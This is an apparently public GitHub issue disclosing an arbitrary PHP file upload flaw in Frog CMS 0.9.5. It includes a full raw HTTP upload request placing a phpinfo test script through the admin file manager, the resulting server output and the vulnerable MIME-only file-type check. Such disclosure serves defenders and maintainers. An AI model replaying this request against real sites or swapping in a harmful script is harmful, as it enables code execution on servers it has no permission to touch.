philippe / **FrogCMS** Public

Code Issues 28 Pull requests Actions Projects Wiki ···

New issue


Jump to bottom

Frog CMS 0.9.5 has a file upload Vulnerability #11

Open **SukaraLin** opened this issue on May 13, 2018 · 0 comments


SukaraLin commented on May 13, 2018

The first step is to click the upload button




File	Size	Permissions	Modify	Action
test.php	20 b	-rw-r--r-- (0644)	Mon, 14 May, 2018	
themes	96 b	drwxr-xr-x (0755)	Fri, 24 Nov, 2017	

The second step is to upload php script



```
POST /FrogCMS/admin/?/plugin/file_manager/upload HTTP/1.1
Host: 127.0.0.1
Content-Length: 405
Cache-Control: max-age=0
Origin: http://127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarysbVd9Ar9CalxuTg4
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_4)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.170
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: http://127.0.0.1/FrogCMS/admin/?/plugin/file_manager
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=98ibualgoat8ih6hru9ftgv7f1
Connection: close

------WebKitFormBoundarysbVd9Ar9CalxuTg4
Content-Disposition: form-data; name="upload[path]"

/
------WebKitFormBoundarysbVd9Ar9CalxuTg4
Content-Disposition: form-data; name="upload_file"; filename="test.php"
Content-Type: text/php

<?php phpinfo();?>

------WebKitFormBoundarysbVd9Ar9CalxuTg4
Content-Disposition: form-data; name="commit"

Upload
------WebKitFormBoundarysbVd9Ar9CalxuTg4--
```


Last successful execution



PHP Version 5.5.38


System	Darwin l1nk3r.local 17.5.0 Darwin Kernel Version 17.5.0: Fri Apr 13 19:32:32 PDT 2018; root:xnu-4570.51.2~1/RELEASE_X86_64 x86_64
Build Date	Aug 4 2017 11:49:24
Configure Command	'./configure' '--prefix=/Applications/MxSrvs/bin/php' '--with-config-file-path=/Applications/MxSrvs/bin/php/etc' '--with-mysql' '--with-pdo-mysql' '--with-mysqli' '--with-zlib' '--with-curl' '--with-gd' '--with-jpeg-dir=/Applications/MxSrvs/libs/jpeg' '--with-png-dir=/Applications/MxSrvs/libs/libpng' '--with-freetype-dir=/Applications/MxSrvs/libs/freetype' '--with-libxml-dir=/Applications/MxSrvs/libs/libxml2' '--with-openssl=/Applications/MxSrvs/libs/openssl' '--with-mcrypt=/Applications/MxSrvs/libs/libmcrypt' '--enable-mbstring' '--enable-ftp' '--enable-bcmath' '--enable-sockets' '--enable-gd-native-ttf' '--enable-sysvmsg' '--enable-sysvsem' '--enable-sysvshm' '--enable-fpm'

Look at the file upload function，there is a is 'AllowedFiletype()'。



```
        switch($error) {
            case 1:
                $this->setError( msg: 'upload_file_exceeds_limit');
                break;
            case 3:
                $this->setError( msg: 'upload_file_partial');
                break;
            case 4:
                $this->setError( msg: 'upload_no_file_selected');
                break;
            default:
                $this->setError( msg: 'upload_no_file_selected');
                break;
        }

        return false;
    }

    // Set the uploaded data as class variables
    $this->file_temp = $_FILES[$field]['tmp_name'];
    $this->file_name = $_FILES[$field]['name'];
    $this->file_size = $_FILES[$field]['size'];
    $this->file_type = preg_replace( pattern: "/^(.+?);.*$/",  replacement: "\\1", $_FILES[$field]['type']);
    $this->file_type = strtolower($this->file_type);
    $this->file_ext  = $this->getExtension($_FILES[$field]['name']);

    // Convert the file size to kilobytes
    if ($this->file_size > 0) {
        $this->file_size = round( val: $this->file_size/1024,  precision: 2);
    }

    // Is the file type allowed to be uploaded?
    if ( ! $this->isAllowedFiletype()) {
        $this->setError( msg: 'upload_invalid_filetype');
        return false;
    }

    // Is the file size within the allowed maximum?
    if ( ! $this->isAllowedFilesize()) {
        $this->setError( msg: 'upload_invalid_filesize');
        return false;
    }
```

follow the 'AllowedFiletype()'，No judgment file type。



```
function isAllowedFiletype()
{
    if (count($this->allowed_types) == 0) {
        $this->setError( msg: 'upload_no_file_types');
        return false;
    }

    foreach ($this->allowed_types as $val) {
        $mime = $this->mimesTypes(strtolower($val));

        if (is_array($mime)) {
            if (in_array($this->file_type, $mime,  strict: true)) {
                return true;
            }
        } else {
            if ($mime == $this->file_type) {
                return true;
            }
        }
    }

    return false;
}
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant